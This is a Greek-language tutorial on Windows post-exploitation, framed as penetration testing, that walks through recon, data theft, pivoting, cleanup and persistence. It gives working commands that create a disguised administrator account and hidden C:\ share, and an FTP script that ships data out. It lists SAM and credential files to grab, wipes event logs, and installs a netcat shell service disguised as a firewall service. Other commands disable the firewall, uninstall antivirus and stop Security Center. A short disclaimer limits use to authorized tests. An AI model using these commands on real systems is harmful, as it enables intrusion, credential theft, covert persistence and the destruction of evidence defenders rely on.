- **Infrastructure Analysis.** Η φάση κατά την οποία προσπαθούμε να διαπιστώσουμε που ακριβώς βρισκόμαστε και κοιτάμε τι υπάρχει τριγύρω, ώστε να εντοπίσουμε όλες τις πιθανές αδυναμίες, αλλά και τους πιθανούς κινδύνους. Είμαστε στο στόχο μας; Μήπως εί-

1. www.pentest-standard.org/index.php/Post_Exploitation

ναι κανένα honeypot; Στη φάση αυτή θα πρέπει να κινούμαστε με προσοχή, με όσο το δυνατόν λιγότερες παρεμβάσεις στο απομακρυσμένο σύστημα, αφού αυτές είναι εύκολο να κινήσουν υποψίες και να ενεργοποιήσουν συναγερμούς στα διάφορα συστήματα ασφάλειας.

- **Pillaging.** Το σημαντικότερο ίσως στάδιο. Ο λόγος για τον οποίο ήρθαμε. Η επιτομή της φράσης «μέσα στην ποσότητα προκύπτει και η ποιότητα» ή αλλιώς μάζευε κι ας είν' και ρώγες. Αρπάξτε οτιδήποτε μπορεί να σας φανεί ενδιαφέρον! Αρχεία, backups, βάσεις, passwords, keylogs, video feeds, VoIP data και πάει λέγοντας. Πάρτε τα τώρα και τα αξιολογείτε αργότερα! Εδώ χρειάζεται προσοχή, όμως. Δεν πρέπει να πάρουμε περισσότερα από όσα μπορούμε να κουβαλήσουμε. Ακριβώς γι' αυτό, πρέπει προηγουμένως να έχουμε αξιολογήσει τους τρόπους μεταφοράς των δεδομένων. Για παράδειγμα, αν θέλουμε να πάρουμε μια βάση, πρέπει να τσεκάρουμε πρώτα το μέγεθός της, αφού ενδέχεται να είναι απαγορευτικά μεγάλο! Επίσης, δεν πρέπει να τσιμπάμε σε καταστάσεις του τύπου «too good to be true». Μπορεί να παρασυρθούμε και τελικά να εκτεθούμε. Τέλος, πρέπει οπωσδήποτε να ικανοποιούμε τον αρχικό μας στόχο. Πρέπει να παίρνουμε αυτό για το οποίο ξεκινήσαμε την επίθεση.
- **Pivoting.** Η φάση κατά την οποία χρησιμοποιούμε το εκτεθειμένο σύστημα ως εφαλτήριο για απόκτηση πρόσβασης σε άλλα μηχανήματα, τα οποία ενδεχομένως είναι «βαθύτερα» στην ξένη υποδομή. Τώρα αναζητάμε υπηρεσίες και πόρους (π.χ., κοινόχρηστα αποθηκευτικα μέσα) στους οποίους έχει πρόσβαση το εκτεθειμένο σύστημα. Ταυτόχρονα ψάχνουμε για αδυναμίες, ίδιες ή παρόμοιες με εκείνες που μας επέτρεψαν να μπούμε στο σύστημα εξαρχής. Σε αυτή την προσπάθεια χρησιμοποιούμε τεχνικές user impersonation (pass the hash, password guessing κ.λπ.), ώστε η αναζήτηση των πόρων να γίνεται φαινομενικά από κάποιον νόμιμο χρήστη.
- **Cleanup.** Υπάρχουν ίχνη παντού! Όσο πιο πολύ αλληλεπιδρούμε με ένα σύστημα, τόσο περισσότερα αφήνουμε. Τα ίχνη οδηγούν τους διαχειριστές στην αντιμετώπιση της ευπάθειας που επέτρεψε την παράνομη είσοδο, ενώ μερικές φορές ξεσκεπάζουν και την ταυτότητά μας. Σ' αυτή τη φάση, λοιπόν, προσπαθούμε να εξαφανίσουμε ή να καλύψουμε τα ίχνη μας με σιγουριά. Διαγράφουμε ή τροποποιούμε κατάλληλα system logs, network connections, authentication attempts, events, timestamps και οτιδήποτε μπορεί να προδώσει τις ενέργειες ή την ταυτότητά μας. Απομακρύνουμε όλα τα scripts, τα binaries και τα temporary files που μας είναι πλέον άχρηστα.
- **Persistence.** Πολύ συχνά, η ευπάθεια που επιτρέπει την πρόσβασή μας σε ένα σύστημα δεν έχει μεγάλο χρόνο ζωής. Ο σχετικά γρήγορος εντοπισμός της από το διαχειριστή ή μια ενημέρωση του λογισμικού, ενδέχεται να σταθούν αρκετά για να μη μπορέσουμε να ξαναμπούμε! Γι' αυτό θα πρέπει να είμαστε προνοητικοί. Θα πρέπει να έχουμε εγκαταστήσει κάποιο backdoor ή κάτι άλλο, το οποίο θα κάνει reverse connection και θα συνδέεται μόνο του σε μας. Προφανώς, ό,τι κι αν κάνουμε σε αυτό το στάδιο πρέπει να χρησιμοποιήσουμε μια διαφορετική ευπάθεια από εκείνη που επέτρεψε την αρχική μας είσοδο στο σύστημα, ενώ θα πρέπει να

παρακάμψουμε τα όποια μέτρα ασφάλειας έχει το απομακρυσμένο σύστημα, όπως firewalls ή/και anti-malware suites.

Να υπογραμμίσουμε ότι τα παραπάνω στάδια είναι στενά συνδεδεμένα μεταξύ τους και δεν διακρίνονται εύκολα, ούτε ως προς το χρόνο, ούτε ως προς τον τρόπο εκτέλεσης. Βαδίζουμε πάντα με γνώμονα το χαμηλότερο δυνατό ρίσκο και φροντίζουμε να καλύπτουμε πάντα τα νώτα μας. Στη συνέχεια θα μελετήσουμε μερικές τεχνικές post-exploitation, τόσο σε συστήματα Windows όσο και σε Linux (και *nix γενικότερα). Στο τέλος, θα βάλουμε στο παιχνίδι και μια αυτοματοποιημένη μέθοδο, με τη βοήθεια του meterpreter από το Metasploit. Πριν από όλα αυτά, όμως, σειρά έχει ένα μικρό disclaimer:

Οι τεχνικές post-exploitation που περιγράφουμε πρέπει να χρησιμοποιούνται μόνο σε περιπτώσεις penetration testing κι όταν έχουμε την άδεια του ιδιοκτήτη, του εκάστοτε συστήματος. Σε κάθε άλλη περίπτωση, το να αποκτήσουμε πρόσβαση σε κάποιο ξένο σύστημα αποτελεί παράνομη και επικίνδυνη πράξη, ενώ είναι κι ένδειξη ανωριμότητας/καγκουριάς! Τέλος, όσα ακολουθούν αποτελούν απλές κατευθυντήριες γραμμές και όχι κάποιο είδος οδηγού.

My other computer is *your* Windows box

Ας υποθέσουμε ότι τα έχουμε καταφέρει: Το exploitation πέτυχε κι έχουμε αποκτήσει shell access στο απομακρυσμένο Windows box! Τώρα τι κάνουμε; Κατ' αρχάς ψυχραιμία. Αρχικά, καλό είναι να δούμε ποιοι είμαστε και που βρισκόμαστε, ευελπιστώντας για το πολυπόθητο NT AUTHORITY\System. Στον ακόλουθο πίνακα φαίνονται μερικές χρήσιμες εντολές και η ερμηνεία τους.

Εντολή	Επεξήγηση
whoami	Εμφάνιση του username και του domain
whoami /all	Εμφάνιση όλων των πληροφοριών σχετικά με το τρέχον security token
hostname	Εμφάνιση του hostname
systeminfo	Πληροφορίες συστήματος (OS, RAM, disk space, network cards κ.λπ.) Μπορούμε να φιλτράρουμε με find (π.χ., systeminfo | find «OS Name:»)
set	Εμφάνιση environment variables (USERPROFILE, HOMEPATH κ.λπ.) Μπορούμε να φιλτράρουμε με find (π.χ. set | find USERNAME)
fsutil fsinfo drives	Εμφάνιση των drives του συστήματος (απαιτεί admin privileges)

Τι γίνεται όμως με τους άλλους χρήστες και τα διάφορα groups; Ποιοι είναι οι administrators του συστήματος και του domain; Δείτε μερικές σχετικές εντολές.

Εντολή	Επεξήγηση
net accounts [/domain]	Password policy συστήματος ή domain
net user [/domain]	Εμφάνιση χρηστών συστήματος ή domain
net user username [/domain]	Πληροφορίες για έναν χρήστη συστήματος ή domain
net localgroup administrators [/domain]	Εμφάνιση admins συστήματος ή domain
net group "Domain Admins" /domain	Εμφάνιση των admins του domain
net group "Domain Controllers" /domain	Εμφάνιση των ελεγκτών του domain
net group "Enterprise Admins" /domain	Εμφάνιση των enterprise admins

Νομίζουμε ότι έχετε αρχίσει να μπαίνετε στο κλίμα! Στη συνέχεια παραθέτουμε μερικές εντολές που θα μας δώσουν πληροφορίες για τη δικτύωση του συστήματος.

Εντολή	Επεξήγηση
ipconfig /all	Εμφάνιση του IP configuration του συστήματος με λεπτομέρειες
ipconfig /displaydns	Εμφάνιση των περιεχομένων του DNS cache
netstat -na	Εμφάνιση όλων των συνδεδεμένων nodes και των listening ports. Απαιτεί administrator privileges. Μπορούμε να φιλτράρουμε τα αποτελέσματα με το findstr. Παράδειγμα: netstat -na | findstr :445
netstat -nabo	Όπως το παραπάνω, μαζί με τα originating processes και τα PIDs. Απαιτεί administrator privileges.
arp -a	Εμφάνιση του πίνακα της μετάφρασης από IP σε φυσική διεύθυνση
route print	Εμφάνιση του routing table του συστήματος

Ας δούμε πώς μπορούμε να πάρουμε μερικές πληροφορίες για τις διεργασίες (processes) και τις υπηρεσίες (services) που τρέχουν στο σύστημα.

Εντολή	Επεξήγηση
tasklist /svc	Εμφάνιση των διεργασιών που τρέχουν και των σχετικών services
sc query state= all	Εμφάνιση όλων των εγκατεστημένων υπηρεσιών

Προφανώς μπορούμε να πάρουμε όλες τις παραπάνω πληροφορίες αλλά και πάρα πολλές ακόμα, μέσω wmic[2], Powershell ή του registry. Στη φάση αυτή όμως, πρέπει να είμαστε προσεκτικοί. Δεν θα ήταν σοφό από μέρους μας να μπλέξουμε με τα script execution policies του συστήματος, αφού κάτι τέτοιο θα έδινε πιθανότατα ένα alert! Πάντως, καλό είναι να έχετε υπόψη σας ορισμένα πράγματα, ακόμα κι αν δεν πρόκειται να τα χρησιμοποιήσετε άμεσα:

Εντολή	Επεξήγηση
wmic bios list brief /format:value	Πληροφορίες για το bios. Αυτό είναι πολύ χρήσιμο, για να διαπιστώσουμε αν έχουμε συνδεθεί σε πραγματικό σύστημα, σε virtual machine ή και σε honeypot!
bcdedit | find "nx"	Δείχνει αν είναι ενεργοποιημένο το DEP (Data Execution Prevention). Απαιτεί administrator privileges.
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA	Δείχνει αν είναι ενεργοποιημένο το UAC (User Account Control). Η τιμή «0x1» σημαίνει ότι είναι ενεργοποιημένο το UAC, ενώ η «0x0» το αντίθετο.
netsh firewall show opmode	Δείχνει αν είναι ενεργοποιημένο το Windows firewall

Ατελείωτα κατεβάσματα

Ως εδώ τα πράγματα ήταν απλά. Τώρα όμως τελειώνουν τα αστεία και αρχίζει το πλιάτσικο! Οι εντολές που είδαμε μέχρι στιγμής δεν τροποποιούν καθόλου τις ρυθμίσεις του συστήματος. Όπως καταλαβαίνετε αυτό πρέπει να αλλάξει, εφόσον θέλουμε να μεταφέρουμε δεδομένα. Αρχικά πρέπει να αποφασίσουμε ποιες μεθόδους θα χρησιμοποιήσουμε για το λεγόμενο data exfiltration. Σε γενικές γραμμές ένα shared directory ή ένας owned FTP server, αρκεί!

Για να φτιάξουμε στο κατειλημμένο σύστημα ένα shared folder, καλό θα ήταν να δημιουργήσουμε έναν χρήστη και μάλιστα με όνομα που δεν θα τραβά την προσοχή. Για παράδειγμα, μπορούμε να δημιουργήσουμε το χρήστη IUSR_ASPNET, ο οποίος θα παραπέμπει σε χρήστη του IIS (Internet Information Services). Αν έχουμε ήδη δικαιώματα διαχειριστή, μπορούμε να τα δώσουμε και στο νέο χρήστη. Τέλος δημιουργούμε το shared directory και δίνουμε πρόσβαση στον νέο χρήστη. Ας δούμε πώς μπορούν να γίνουν όλα αυτά:

```
net user IUSR_ASPNET n1c3P4ssw0Rd /add
net localgroup administrators IUSR_ASPNET /add
net share just4me$=C:\ /grant:IUSR_ASPNET,full /unlimited
```

Με τα παραπάνω δημιουργήσαμε τον χρήστη IUSR_ASPNET, ο οποίος έχει δικαιώματα administrator. Στη συνέχεια δημιουργήσαμε το share just4me$, το οποίο περιλαμβάνει όλον το δίσκο C:\. Σε αυτόν τον κοινόχρηστο φάκελο ο χρήστης IUSR_ASPNET έχει πλήρη δικαιώματα, ενώ ο

2. Windows management instrumentation command-line

ίδιος ο φάκελος είναι προσβάσιμος μέσω NETBIOS ως \\host\just4me$.

Η παραπάνω λύση είναι εύκολη και γρήγορη, αλλά δεν είναι πολύ αξιόπιστη. Συνήθως προτιμάται η δημιουργία ενός FTP server, γιατί η σχετική σύνδεση είναι πιο εύκολο (και πιθανό) να περάσει από ένα χαλαρό firewall. <irony> Για ποιο λόγο άλλωστε να μπλοκαριστεί η επικοινωνία ενός χρήστη προς ένα εξωτερικό FTP server; </irony>. Ας δούμε τα βήματα και γι' αυτή τη διαδικασία:

```
echo username > ftp.src
echo password >> ftp.src
echo bin >> ftp.src
echo get file1.ext >> ftp.src
echo put file2.ext >> ftp.src
echo bye >> ftp.src
ftp -s:ftp.src FTP_server_IP
del ftp.src
```

Άπαξ και σηκωθεί ο FPT server, μπορούμε να αρχίσουμε το ανέβασμα δεδομένων (την υποκλοπή) ή το κατέβασμα εργαλείων που θα διευκολύνουν τους σκοπούς μας. Στη δεύτερη περίπτωση χρειάζεται προσοχή, για να μη θορυβήσουμε το όποιο antivirus! Στον ακόλουθο πίνακα παραθέτουμε μερικά χρήσιμα προγράμματα:

PsExec	Remote Execute	http://technet.microsoft.com/en-us/sysinternals/bb897553
Netcat	Raw TCP/IP Utility	http://joncraton.org/blog/46/netcat-for-windows
Incognito	Token manipulation	http://sourceforge.net/projects/incognito
Windows Cred Editor	Edit logon credentials	http://ampliasecurity.com/research/wcefaq.html
Pwdump7	Extract from SAM	http://www.tarasco.org/security/pwdump_7
Fpipe	Port redirector	http://www.mcafee.com/us/downloads/free-tools/fpipe.aspx

Ακολουθεί μια λίστα με ενδιαφέροντα αρχεία, τα οποία είναι χρήσιμα για τη μελλοντική μας μελέτη:

```
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software
%WINDIR%\repair\security
%WINDIR%\iis6.log (5, 6 or 7)
%WINDIR%\system32\logfiles\httperr\httperr1.log (IIS 6 error log)
%SystemDrive%\inetpub\logs\LogFiles (IIS 7's logs location)
%WINDIR%\system32\logfiles\w3svc1\exYYMMDD.log (year month day)
```

```
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
unattend.txt, unattend.xml, sysprep.inf
```

Φυσικά, μπορείτε να κατεβάσετε οτιδήποτε άλλο σας ενδιαφέρει. Αφήστε τη φαντασία σας ελεύθερη: Αρχεία κειμένου, βάσεις (export ή backup), temporary files, contacts, Outlook containers (PST και OST), Mozilla profiles, password stores, logs, feeds κ.λπ., είναι μερικά μόνο από τα αρχεία που συγκεντρώνουν ενδιαφέρον. Αν κάποια στιγμή θεωρήσετε ότι τελειώσατε με το πλιάτσικο, ρίξτε και πάλι μια ματιά τριγύρω. Ελέγξτε αν το μηχάνημα συνδέεται σε κάποιο δίκτυο, αν είναι ρυθμισμένο να κρατά backups κ.ο.κ. Ακολουθούν μερικές χρήσιμες εντολές γι' αυτό το στάδιο:

Εντολή (σε μία γραμμή)	Επεξήγηση
netsh wlan show profiles name=profilename key=clear	Εμφάνιση πληροφοριών για το wireless profile profilename και του κλειδιού (WEP/WPA) σε clear text (απαιτεί admin privileges)
REG QUERY HKEY_LOCAL_MACHINE\Software\RealVNC\WinVNC4\ /v Password	Εμφάνιση encrypted hash πιθανού VNC password. Μπορούμε να το αποκρυπτογραφήσουμε είτε με τη βοήθεια κάποιων δικτυακών εργαλείων, είτε με το vncdec (http://1v1.name/archives/84/)
wbadmin /?	Διαχείριση windows backups

Όταν εξαντλήσουμε το μηχάνημα-θύμα, μπορούμε να στραφούμε και σε άλλα συστήματα. Φυσικά, σε αυτή την προσπάθεια θα χρησιμοποιήσουμε σαν εφαλτήριο το ήδη κατειλημμένο μηχάνημα. Αυτή η διαδικασία ονομάζεται pivoting και προϋποθέτει μια καλή γνώση του δικτύου στο οποίο ανήκει το compromised σύστημα. Ακολουθούν μερικές εντολές που θα φανούν χρήσιμες στη συγκέντρωση σχετικών πληροφοριών.

Εντολή	Επεξήγηση
net view	Εμφάνιση υπολογιστών του τομέα
net view \\computername	Εμφάνιση των shares του host computername
net view /domain	Εμφάνιση των shares του τομέα

Εντολή	Επεξήγηση
net use [driveletter:] \\\\host\share	Χρησιμοποίηση ενός remote share ως τοπικό drive
nbtstat –a IP	NETBIOS πληροφορίες για το IP
tasklist /V /S computername	Απομακρυσμένο task viewing
qwinsta /SERVER:computername	(ή query session) Πληροφορίες για Remote Desktop
qprocess /SERVER:computername *	(ή query process) Processes σε Remote Desktop
wmic /node:computername...	Απομακρυσμένη εκτέλεση wmic queries

Εξαιρετικός σύμμαχος στην απομακρυσμένη εκτέλεση εντολών είναι το εργαλείο PsExec, το οποίο αποτελεί τμήμα των PsTools. Πρόκειται για ένα εργαλείο που αναφέραμε και προηγουμένως (http://technet.microsoft.com/en-us/sysinternals/bb897553), το οποίο αναπτύχθηκε αρχικά από τον Mark Russinovich και πλέον αποτελεί ιδιοκτησία της Microsoft. Ρίξτε μια ματιά στη βοήθεια του προγράμματος και θα διαπιστώσετε ότι μπορεί να κάνει θαύματα! Εφόσον ανακαλύψουμε κάτι άξιο διερεύνησης, εφαρμόζουμε αναδρομικά τις πρακτικές του ψαξίματος και του πλιάτσικου.

Φύλαγε τα ρούχα σου...

Κάθε φορά που ξεμπερδεύουμε με την αναζήτηση και τα κατεβάσματα σε κάποιο μηχάνημα, πρέπει να φροντίζουμε για τη διατήρηση της μυστικότητάς μας. Πρέπει να καθαρίζουμε όλα τα ίχνη που άφησε πίσω η δράση μας. Εκτός από τη διαγραφή των αρχείων και των προγραμμάτων που ενδέχεται να ανεβάσαμε στο σύστημα, πρέπει να καταργήσουμε και όσες επεμβάσεις κάναμε στις ρυθμίσεις του. Σε αυτή την εργασία θα μας φανούν χρήσιμες οι ακόλουθες εντολές.

Εντολή	Επεξήγηση
net use [driveletter:] /delete	Unmount του remote share από τοπικό drive
net share sharename /delete	Σταμάτημα και διαγραφή τοπικού share
net user username /delete	Διαγραφή τοπικού χρήστη
wevtutil el	Λίστα event logs
wevtutil cl logname	Εκκαθάριση συγκεκριμένου log (logname)
del %WINDIR%*.log /a /s /q /f	Διαγραφή όλων των logs από το C:\Windows\ και κάτω

Επίσης, με λίγο ψάξιμο στο Google μπορούμε να βρούμε κάποιο δωρεάν

εργαλειάκι, το οποίο να κάνει μαζικό time-stamp editing. Με τη βοήθειά του θα μπορέσουμε να επαναφέρουμε τα time-stamps όσων αρχείων πειράξαμε, σε κάποια πρότερη ημερομηνία.

Τι γίνεται στην περίπτωση που το command execution καταρρεύσει, πριν προλάβουμε να ολοκληρώσουμε το penetration testing; Σκεφτείτε ότι ακόμα κι ένα restart του απομακρυσμένου συστήματος θα ήταν αρκετό για να μας καθυστερήσει υπερβολικά πολύ. Για να αποκτήσουμε πάλι πρόσβαση στη γραμμή εντολών, θα έπρεπε να εκμεταλλευτούμε ξανά την όποια αδυναμία είχαμε εντοπίσει αρχικά. Προφανώς, κάτι τέτοιο αποτελεί σπατάλη δυνάμεων αλλά και χρόνου. Αν έχουμε προνοήσει όμως, μπορούμε να γλυτώσουμε *και* τον κόπο *και* το χρόνο.

Η τοποθέτηση backdoors και η αξιοποίησή τους κατά τη διάρκεια του pentesting αποτελούν συνηθισμένες τακτικές, που συνιστούν το λεγόμενο persistence. Η πρόσβαση στο σύστημα με ένα backdoor δίνει στον επιτιθέμενο αρκετά πλεονεκτήματα. Πέρα από το κέρδος σε χρόνο και ευκολία, η σύνδεση θα είναι πλήρως ελεγχόμενη και πιθανώς κρυπτογραφημένη, ώστε να μην εκτίθεται καθόλου ο επιτιθέμενος. Δυστυχώς, στις μέρες μας τα πράγματα είναι πολύ δύσκολα. Τα συστήματα ασφάλειας ενός λειτουργικού είναι πολλαπλά, ενώ μόλις καταρρέει το ένα ειδοποιείται το επόμενο! Ένα backdoor καλείται να υπερκεράσει μια σειρά από antivirus, firewalls, security centers, το UAC, το DEP, τα sandboxes κ.ο.κ. Οι μόνες (σχετικά) αξιόπιστες λύσεις είναι τα custom malware, τα οποία έχουν χαμηλό detection rate, όπως επίσης και τα rootkits. Οι καιροί που αρκούσε η απενεργοποίηση μερικών υπηρεσιών (Security Center, antivirus κ.ά.) έχουν περάσει ανεπιστρεπτί. Παρ' όλα αυτά, υπάρχουν μερικές τεχνικές που εφαρμόζονται με επιτυχία μέχρι σήμερα. Ας δούμε τι μπορούμε να κάνουμε.

Αρχικά, πρέπει να ελέγξουμε αν υπάρχει κάποια ανενεργή υπηρεσία VNC. Αν τη βρούμε την ενεργοποιούμε και φροντίζουμε να ξεκινά αυτόματα, σε κάθε επανεκκίνηση του συστήματος. Για το σκοπό αυτό θα μας χρειαστούν οι ακόλουθες εντολές:

Εντολή	Επεξήγηση
sc query WinVNC4	Έλεγχος για κάποια ξεχασμένη εγκατάσταση του VNC
sc start WinVNC4	Εκκίνηση της υπηρεσίας VNC
sc config WinVNC4 start= auto	Θέτουμε την υπηρεσία να ξεκινά με κάθε εκκίνηση

Αν η έρευνα για το VNC δεν οδηγήσει πουθενά, καταφεύγουμε στα Remote Desktop Services. Κατά τα γνωστά, αν οι σχετικές υπηρεσίες είναι απενεργοποιημένες, τις ενεργοποιούμε:

Εντολή (σε μία γραμμή)	Επεξήγηση
REG QUERY HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server \/v fDenyTSConnections	Έλεγχος για το αν επιτρέπονται οι συνδέσεις Remote Desktop ή όχι ('1x0' = δεν επιτρέπονται, '0x0' = επιτρέπονται)

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \PsTools

C:\PSTools>psexec /?

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd][-n s][-l
][-s|-e][-x][-i [session]][-c [-f|-v]][-w directory][-d][-<priority>][-a n,n,...
] cmd [arguments]
     -a         Separate processors on which the application can run with
                commas where 1 is the lowest numbered CPU. For example,
                to run the application on CPU 2 and CPU 4, enter:
                "-a 2,4"
     -c         Copy the specified program to the remote system for
                execution. If you omit this option the application
                must be in the system path on the remote system.
     -d         Don't wait for process to terminate (non-interactive).
     -e         Does not load the specified account's profile.
     -f         Copy the specified program even if the file already
                exists on the remote system.
     -i         Run the program so that it interacts with the desktop of the
                specified session on the remote system. If no session is
                specified the process runs in the console session.
     -h         If the target system is Vista or higher, has the process
                run with the account's elevated token, if available.
     -l         Run process as limited user (strips the Administrators group
                and allows only privileges assigned to the Users group).
                On Windows Vista the process runs with Low Integrity.
     -n         Specifies timeout in seconds connecting to remote computers.
     -p         Specifies optional password for user name. If you omit this
                you will be prompted to enter a hidden password.
     -s         Run the remote process in the System account.
     -u         Specifies optional user name for login to remote
                computer.
     -v         Copy the specified file only if it has a higher version number
                or is newer on than the one on the remote system.
     -w         Set the working directory of the process (relative to
                remote computer).
     -x         Display the UI on the Winlogon secure desktop (local system
                only).
     -priority  Specifies -low, -belownormal, -abovenormal, -high or
                -realtime to run the process at a different priority. Use
                -background to run at low memory and I/O priority on Vista.
     computer   Direct PsExec to run the application on the remote
                computer or computers specified. If you omit the computer
                name PsExec runs the application on the local system,
                and if you specify a wildcard (\\*), PsExec runs the
                command on all computers in the current domain.
     @file      PsExec will execute the command on each of the computers listed
                in the file.
     program    Name of application to execute.
     arguments  Arguments to pass (note that file paths must be
                absolute paths on the target system).

You can enclose applications that have spaces in their name with
quotation marks e.g. psexec \\marklap "c:\long name app.exe".
Input is only passed to the remote system when you press the enter
key, and typing Ctrl-C terminates the remote process.

If you omit a user name the process will run in the context of your
account on the remote system, but will not have access to network
resources (because it is impersonating). Specify a valid user name
in the Domain\User syntax if the remote process requires access
to network resources or to run in a different account. Note that
the password is transmitted in clear text to the remote system.

Error codes returned by PsExec are specific to the applications you
execute, not PsExec.


C:\PSTools>
```

Μεταξύ άλλων, το PsExec μπορεί να εκτελέσει προγράμματα απομακρυσμένα, με διάφορες μεθόδους και με τα credentials οποιουδήποτε χρήστη!

Εντολή (σε μία γραμμή)	Επεξήγηση
REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server \/v fDenyTSConnections /t REG_DWORD /d 0 /f	Ενεργοποίηση Remote Desktop Services

Εναλλακτικά, θα μπορούσαμε να ανεβάσουμε στο μηχάνημα το netcat και στη συνέχεια να το ενεργοποιήσουμε σαν υπηρεσία. Παρακάτω δείχνουμε πώς μπορεί να γίνει κάτι τέτοιο. Παρατηρείστε ότι φροντίζουμε να ορίσουμε κι από μια κατάλληλη περιγραφή (description) για τις σχετικές διεργασίες, ώστε με μια γρήγορη ματιά να μοιάζουν αθώες:

```
sc create backdoor binpath= "cmd /C C:\nc.exe -dLp 6666 -e cmd.exe" type= own type= interact start= auto DisplayName= "XP Firewall Service"

sc start backdoor

sc failure backdoor reset= 86400 actions= restart/1/restart/10/run/30000 command= "cmd /C C:\nc.exe -dLp 6666 -e cmd.exe"

sc description backdoor "XP advanced firewall service"
```

Αν όλα τα παραπάνω σας φαίνονται περίπλοκα ή δεν έχετε όρεξη να μπλέξετε με υπηρεσίες, μπορούμε πολύ πιο απλά να φτιάξουμε ένα shortcut που θα ξεκινά το netcat με τις κατάλληλες παραμέτρους. Στη συνέχεια, μπορούμε να βάλουμε το συγκεκριμένο shortcut σε κάποιον από τους ειδικούς καταλόγους του συστήματος, οι οποίοι συμμετέχουν στους μηχανισμούς αυτόματης εκκίνησης (autostart). Στα Windows Vista, 7, 2008 και 2008R2, ένας τέτοιος κατάλογος είναι αυτός:

```
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\
```

Στα Windows XP και 2003, ο αντίστοιχος κατάλογος είναι αυτός:

```
%SystemDrive%\Documents And Settings\All Users\Start Menu\Programs\StartUp\
```

Στην περίπτωση που επιλέξουμε το autostart, πρέπει να απενεργοποιήσουμε το firewall ή να προσθέσουμε το κατάλληλο exception:

```
netsh firewall set opmode=disable

netsh firewall add portopening protocol=TCP port=6666 name=backdoor mode=enable scope=all
```

Επίσης, καλό θα ήταν να απεγκαταστήσουμε το antivirus, αφού προηγουμένως μάθουμε το όνομά του:

```
wmic product get name /value

wmic product where name="XXX" call uninstall /nointeractive
```

Όλα αυτά όμως θα έκαναν το Security Center να διαμαρτυρηθεί! Επομένως, θα βοηθούσε να το απενεργοποιήσουμε:

```
sc config wscsvc start=disabled

sc stop wscsvc
```

Καταλαβαίνετε πως δεν υπάρχει πάγια τακτική για την τοποθέτηση

backdoor. Ανάλογα με το περιβάλλον στο οποίο έχουμε βρεθεί και το πόσο εύκολα μπορούμε να ξεγελάσουμε ή να παρακάμψουμε τα συστήματα ασφάλειας, πρέπει να λάβουμε τα απαραίτητα μέτρα. Με λίγα λόγια, πρέπει κάθε φορά να αυτοσχεδιάζουμε! Διαφορετικά, μπορεί να βρεθούμε εκτός συστήματος με το πρώτο update ή reboot.

Θα ήταν μεγάλο λάθος αν πιστεύαμε ότι οι παραπάνω τεχνικές μπορούν να εφαρμοστούν αυτούσιες σε οποιοδήποτε περιβάλλον Windows. Πέρα από το γεγονός πως η σύνταξη των εντολών[3] μπορεί να διαφέρει από έκδοση σε έκδοση των Windows, υπάρχουν και άλλοι λόγοι για τους οποίους ενδέχεται να αποτύχει η εκτέλεση μιας εντολής. Κατ' αρχάς, πολλές φορές υπάρχουν group policies που απαγορεύουν την εκτέλεση ορισμένων εντολών από τους απλούς χρήστες. Άλλες πάλι φορές μπορεί να μην έχουμε τα απαιτούμενα permissions (administrator ή elevated permissions). Τέλος, πολλές φορές οι υπηρεσίες των στόχων είναι σχεδιασμένες να αποτυγχάνουν (βλέπε honeypots).

(Πιο) σοβαρά τώρα...

Είναι λογικό να αναρωτηθείτε αν είναι δυνατόν να θυμάται κανείς τόσες πολλές εντολές, για τη γραμμή εντολών. Άλλοι πάλι θα αναρωτιούνται αν θα ήταν δυνατόν να συγκεντρωθούν οι παραπάνω εντολές σε scripts (batch files), ώστε να εκτελούνται οι επιθέσεις αυτόματα. Η απάντηση και στα δύο ερωτήματα είναι καταφατική: Είναι εξίσου δυνατά και τα δύο!

Να πούμε εδώ ότι η συγκέντρωση των εντολών και των παραπάνω τεχνικών έγινε με αρκετή έρευνα στο διαδίκτυο και δεν αποτελεί προϊόν ευφυΐας, ούτε αστείρευτης γνώσης που κουβαλάει στη μνήμη του ο γράφων (δεν θα μπορούσε άλλωστε). Βασιστήκαμε σε αναλύσεις έμπειρων pen testers και προσπαθήσαμε να δώσουμε μια γενική εικόνα, χωρίς να εμβαθύνουμε σε συγκεκριμένες/μεμονωμένες περιπτώσεις. Η εμπειρία (και τα help files :P) βοηθά στο να εφαρμόζεις κάθε φορά τη σωστή εντολή ή τεχνική, σύμφωνα με το στόχο σου. Από την άλλη, οι εντολές θα μπορούσαν να οργανωθούν σε ομάδες και να συγκροτήσουν batch files. Για παράδειγμα, φανταστείτε ένα script που θα έκανε "αναγνώριση στόχου", κάποιο άλλο το οποίο θα αντέγραφε κρίσιμα αρχεία, ένα τρίτο το οποίο θα έψαχνε για άλλα μηχανήματα ή υπηρεσίες του δικτύου και πάει λέγοντας! Βέβαια, το να βρούμε και να χρησιμοποιούμε έτοιμα script δεν έχει τίποτα να μας προσφέρει. Δεν πρόκειται να μάθουμε τίποτα καινούργιο χρησιμοποιώντας τα script που έγραψε κάποιος άλλος, ενώ τα "παιχνίδια" μετά από μια επίθεση κρύβουν πολλούς αστάθμητους παράγοντες. Επομένως, οι ετοιματζίδικες λύσεις θα είναι πιθανότατα αναποτελεσματικές.

